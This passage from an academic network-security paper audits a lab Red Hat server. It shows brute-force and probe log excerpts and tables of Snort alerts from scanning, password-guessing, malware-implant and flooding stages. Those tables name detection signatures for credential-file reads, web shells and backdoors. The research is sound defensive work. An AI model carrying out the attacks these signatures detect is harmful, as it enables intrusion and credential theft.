Nov  4 10:32:56 localhost sshd[4681]: Protocol major versions differ for 10.10.10.15: SSH-1.99-OpenSSH_3.5p1
Nov  4 10:33:07 localhost sshd[4700]: Failed password for root from 10.10.10.15 port 6786 ssh2
Nov  4 10:33:08 localhost sshd[4702]: Failed password for root from 10.10.10.15 port 6793 ssh2
Nov  4 10:33:13 localhost sshd[4719]: Illegal user manage from 10.10.10.15
Nov  4 10:33:36 localhost sshd[4714]: Failed password for admin from 10.10.10.15 port 7000 ssh2
Nov  4 10:33:36 localhost sshd[4726]: Did not receive identification string from 10.10.10.15
Nov  4 10:33:38 localhost sshd[4727]: Illegal user __user from 10.10.10.15
Nov  4 10:33:54 localhost sshd[4744]: Illegal user monitor from 10.10.10.15
Nov  4 10:35:16 localhost sshd[4770]: Failed password for ftp from 10.10.10.15 port 8169 ssh2
...

Nov  4 11:51:01 localhost xinetd[3842]: START: telnet pid=5744 from=10.10.10.20
Nov  4 11:51:01 localhost xinetd[3842]: START: telnet pid=5745 from=10.10.10.20
Nov  4 11:51:01 localhost xinetd[3842]: START: telnet pid=5746 from=10.10.10.20
...

Nov  4 17:57:04 localhost sshd[16404]: Failed password for admin from 10.10.10.20 port 39873 ssh2
Nov  4 17:57:04 localhost sshd[16410]: Failed password for admin from 10.10.10.20 port 39875 ssh2
Nov  4 17:57:06 localhost sshd[16432]: Failed password for admin from 10.10.10.20 port 39876 ssh2
...
```

Fig.4. History log.

2.2 Network Auditing

Penetration to this victim was analyzed and several review presented. The sample Log from the Redhat server is presented in this section. Several illegal attempts from log directory "var/log/messages" and "var/log/secure" are shown below (taken from Figs. 4 and 5).

1. Machine attacker (10.10.10.15) confirm daemon version of OpenSSH as shown in Fig. 4(a). The system informed failed to login and showed illegal user from source. Xinetd heard all of the service ports for the services listed in its configuration file and informed the attacker via 10.10.10.20, which repeatedly tried to penetrate Port 23, as shown in Fig. 4(c). Xinetd heard the incoming requests and launched the appropriate service from 10.10.10.20. Meanwhile, item (a) and (d) confirmed the unsuccessful penetration of password for user 'admin'. In Fig. 4(d) a partial history log from brute-force via attempts of medusa and Hydra is shown. Penetration passwords that SSH and Telnet conducted during this experiment from beginning to end are compiled and visualized shown in Fig. 6(b) below.
2. The penetration by attacker conducted is shown in Figure 3 (a) above. It triggered and produced a history log, as shown in Fig. 4(c). In Fig. 5(a) below, SSH brute force penetration from Attacker 10.10.10.20 is shown. They found failure to attempt user login as an "admin and "root".
3. On the other hand, Fig. 5(b) inform some traffic probe for reconnaissance the HTTP application, was correlated with the attacks launched by Nikto, as shown in Fig. 2(c) above. The attackers attempted for confirmed the default configuration HTTP services via 10.10.10.15, whether it was possible to launch slow HTTP attack, buffer overflow and SQL injection.



```
Nov  4 11:58:05 localhost sshd(pam_unix)[6516]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=admin
Nov  4 11:58:05 localhost sshd(pam_unix)[6503]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
Nov  4 11:58:05 localhost sshd(pam_unix)[6501]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
Nov  4 11:58:05 localhost sshd(pam_unix)[6507]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
Nov  4 11:58:06 localhost login[6500]: FAILED LOGIN 1 FROM 10.10.10.20 FOR root, Authentication failure
Nov  4 11:58:06 localhost sshd(pam_unix)[6509]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
Nov  4 11:58:07 localhost sshd(pam_unix)[6511]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
Nov  4 11:58:07 localhost sshd(pam_unix)[6513]: authentication failure; logname= uid=0 euid=0 tty=NODEVssh ruser= rhost=10.10.10.20  user=root
...

Nov  4 11:55:22 localhost sshd[6011]: Bad protocol version identification 'GET / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6012]: Bad protocol version identification 'POST / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6013]: Bad protocol version identification 'HEAD / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6015]: Bad protocol version identification 'OPTIONS / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6016]: Bad protocol version identification 'PUT / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6017]: Bad protocol version identification 'DELETE /nstealth_check HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6018]: Bad protocol version identification 'TRACE / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6021]: Bad protocol version identification 'COPY / HTTP/1.0' from 10.10.10.15
Nov  4 11:55:22 localhost sshd[6022]: Bad protocol version identification 'MOVE / HTTP/1.0' from 10.10.10.15
...
```

Fig.5. History log.

3. Result and Analysis

Real traffic was sniffed out by TCPdump to produce a pcap file. Therefore, Snort was used to identify malicious traffic and threats. It produced a lot of alerts in the log directory of the "/var/log/snort" directory. From the probe stages, Snort was able to produce 248,376 lines of information about threats and 722,845 lines in penetration stages. Tables 1–4 show the number of alerts from each attack scenario that was conducted, with the exception of false alarms.

The number of rows generated are due to repetition of the same information by Snort [16], which can be simplified by initializing the signature-id and priority. It was observed that each alert had taxonomy content (signature-id, priority, src_ip, src_port, dst_ip, dst_port, time stamp, TTL, ToS, IP_Len, and Dgm_Len). Furthermore, to sort and combine it automatically we used our approach to categorize the same information based on signature-id and the priority of each alert.

The outcome discussion of this process is that Red Hat can be exploited and is possible to penetrate, while Snort could not identify all of the attack we conducted. It was only able to recognize an attack based on signatures without being able to take active response. Therefore, Snort should be combined with other defense systems. This allows it to become a powerful detection engine. Snort can perform protocol analysis, content matching, can be configured as a sniffer, packet logger, and have a large community for sharing and update information.

Table 1. Number of alert from scanning stages

No	Detected Alert	Priority	Total
1	ICMP PING NMAP	2	488
2	http_inspect) DOUBLE DECODING ATTACK	2	165
	NETBIOS SMB-DS repeated logon failure	1	50
3	(http_inspect) BARE BYTE UNICODE ENCODING	3	13
4	(portscan) TCP Portscan	3	13
5	NETBIOS SMB ADMIN$ share access	3	11
6	X11 xopen	3	11
7	SCAN Amanda client-version request	2	8
8	ICMP webtrends scanner	2	7
9	NETBIOS SMB repeated logon failure	1	5
10	RPC portmap Solaris sadmin port query udp request	2	4
11	RPC portmap rstatd request TCP	2	4
12	(portscan) TCP Portsweep	3	3
13	(spp_rpc_decode) Incomplete RPC segment	3	2
14	NETBIOS SMB C$ share access	3	2
15	RPC portmap UNSET attempt UDP 111	2	2

Table 2. Number of alert of password guessing


No	Detected Alert	Priority	Total
1	WEB-MISC /etc/passwd	2	3885
2	INFO TELNET login incorrect	2	600
3	WEB-IIS cmd.exe access	1	561
4	COMMUNITY WEB-PHP XSS attempt	1	450
5	WEB-MISC .htpasswd access	1	99
6	(spp_ssh) Protocol mismatch	3	20
7	WEB-MISC /~root access	2	17
8	(ftp_telnet) FTP command parameters malformed	1	6
9	(ftp_telnet) FTP bounce attempt	3	4
10	(ftp_telnet) FTP command parameters were too long	1	4
11	(ftp_telnet) Invalid FTP Command	3	3

Table 3. Number of alert of implant malware

No	Detected Alert	Priority	Total
1	WEB-CGI perl.exe command attempt	2	26
2	WEB-CGI calendar_admin.pl arbitrary command execution	1	26
3	BACKDOOR sensepost.exe command shell attempt	2	18
4	WEB-IIS CodeRed v2 root.exe access	1	17
5	WEB-CGI imagemap.exe access	2	10
6	WEB-MISC Phorecast remote code execution attemp	1	5
7	BACKDOOR c99shell.php command request	1	3
8	WEB-MISC console.exe access	2	2
9	WEB-MISC cs.exe access	2	1
10	MISC source port 53 to <1024	2	1

Table 4. Number of alert of flooding attack

No	Detected Alert	Priority	Total
1	ICMP PING	3	93308
2	ICMP Large ICMP Packet	2	92762
3	ICMP PING Windows	3	46629
4	ICMP Echo Reply	3	46164
5	ICMP Destination Unreachable Port Unreachable	3	3148
6	BAD-TRAFFIC tcp port 0 traffic	3	2435
7	ICMP Source Quench	2	826
8	ICMP Address Mask Request	3	16
9	ICMP Destination Unreachable Communication with Destination Host is Administratively Prohibited	3	10


(a)

(b)

Fig. 6. Overall traffic and protocol used, (a) Reconnaissance phase and (b) Penetration phase.

4. Conclusion and Future Works

This work presents the comprehensive network auditing risk analysis for awareness about security violations. It resulted in several issues as some attack scenarios could not be properly recognized, raise awareness cyber security especially variety of Internet threats and penetration testing is necessary to confirm our system are hackable or not. Furthermore, it can be argued that there are significant gaps in the Redhat operating system, such as every daemon and application running on it effects the balance between its security level and management system, that the number of vulnerabilities can be exploited, and that Redhat has a default self-defense system against validation attacks. We recognize that there are some problems that need to be solved in future works, such as how to extract the features for classifying between an attack and normal traffic from offline or online, how to visualize an alert to show details of taxonomy information from Snort, and how to combine the features of Snort and a firewall for a unified threat prevention approach.

References

[1] E. G. Amoroso, "Cyber attacks: awareness," *Network Security,* vol. 2011, pp. 10-16, 2011.

[2] G. Kenneth, "The challenge of cyber attack deterrence," *Computer Law & Security Review,* vol. 26, pp. 298-303, 2010.

[3] W. Kim, O.-R. Jeong, C. Kim, and J. So, "The dark side of the Internet: Attacks, costs and responses," *Information Systems,* vol. 36, pp. 675-705, 2011.

[4] G. Kenneth, "Cyber Weapons Convention," *Computer Law & Security Review,* vol. 26, pp. 547-551, 2010.

[5] S. Zhang, J. Li, X. Chen, and L. Fan, "Building network attack graph for alert causal correlation," *Computers & Security,* vol. 27, pp. 188-196, 2008.

[6] C. Wang, N. Du, and H. Yang, "Generation and Analysis of Attack Graphs," *Procedia Engineering,* vol. 29, pp. 4053-4057, 2012.

[7] H. Gascon, A. Orfila, and J. Blasco, "Analysis of update delays in signature-based network intrusion detection systems," vol. 30, pp. 613–624, 2011.

[8] H. Holm, "Performance of automated network vulnerability scanning at remediating security issues," *Computers & Security,* vol. 31, pp. 164-175, 2012.

[9] K. Helkala, N. Svendsen, P. Thorsheim, and A. Wiehe, "Cracking Associative Passwords," in *Secure IT Systems*. vol. 7617, A. Jøsang and B. Carlsson, Eds., ed: Springer Berlin Heidelberg, 2012, pp. 153-168.

[10] R. Beghdad, "Efficient deterministic method for detecting new U2R attacks," *Computer Communications,* vol. 32, pp. 1104-1110, 2009.

[11] S. S. C. Silva, R. M. P. Silva, R. C. G. Pinto, and R. M. Salles, "Botnets: A survey," *COMPUTER NETWORKS,* vol. 57, pp. 378–403, 2013.

[12] P. C. Hershey and C. B. Silio, "Procedure for detection of and response to Distributed Denial of Service cyber attacks on complex enterprise systems," in *Systems Conference (SysCon), 2012 IEEE International*, 2012, pp. 1-6.

[13] PCRG. (2012). *Intrusion & Threat Detection Universiti Teknologi Malaysia Dataset (ITD UTM)*. Available: http://pcrg-utm.org/dataset/

[14] N. Hubballi, S. Biswas, S. Roopa, R. Ratti, and S. Nandi, "LAN attack detection using Discrete Event Systems," *ISA Transactions,* vol. 50, pp. 119-130, 2011.

[15] C. P. software. (2012). *Riverbed® Cascade® Pilot software*. Available: http://www.riverbed.com/us/products/cascade/cascade_pilot.php

[16] L. Yang and D. Weng, "Snort-based Campus Network Security Intrusion Detection System Information Engineering and Applications." vol. 154, R. Zhu and Y. Ma, Eds., ed: Springer London, 2012, pp. 824-831.

Deris Stiawan http://orcid.org/0000-0002-9302-1868

Hold Ph.D from Universiti Teknologi Malaysia in 2013. He is senior lecturer in Faculty of Computer Science University of Sriwijaya, Indonesia. He is a senior member of IAES, member of IEEE and his professional profile has derived to computer and network security fields, focused on network attack and intrusion prevention / detection system. In 2011, He holds Certified Ethical Hacker (C|EH) & Certified Hacker Forensic Investigator (C|HFI) licensed from EC-Council USA and Cisco Certified Networking Associate since 2005.

Mohd. Yazid Idris http://orcid.org/0000-0001-7702-6610

He is a senior lecturer at of Computing, Universiti Teknologi Malaysia. He obtained his M.Sc and Ph.D in the area of Software Engineering, and Information Technology (IT) Security in 1998 and 2008 respectively. In software engineering, he focuses on the research of designing and development of mobile and telecommunication software. His main research activity in IT security is in the area of Intrusion Prevention and Detection (ITD). He is currently active in various academic activities and involves in university-industry link initiative in both areas.

Abdul Hanan Abdullah

He receives the B.Sc. and M.Sc from San Francisco, California, and Ph.D degree from Aston University, Birmingham, UK, in 1995. He is a Senior Professor at Faculty of Computing, Universiti Teknologi Malaysia. His research interest is in Information Security, Cloud and Grid Computing. He has professional experience serving as Chief of Editor IJ-CLOSER and several international journals as an editor. He is also a head of Pervasive Computing Research Group (PCRG) UTM and senior member of IEEE and ACM.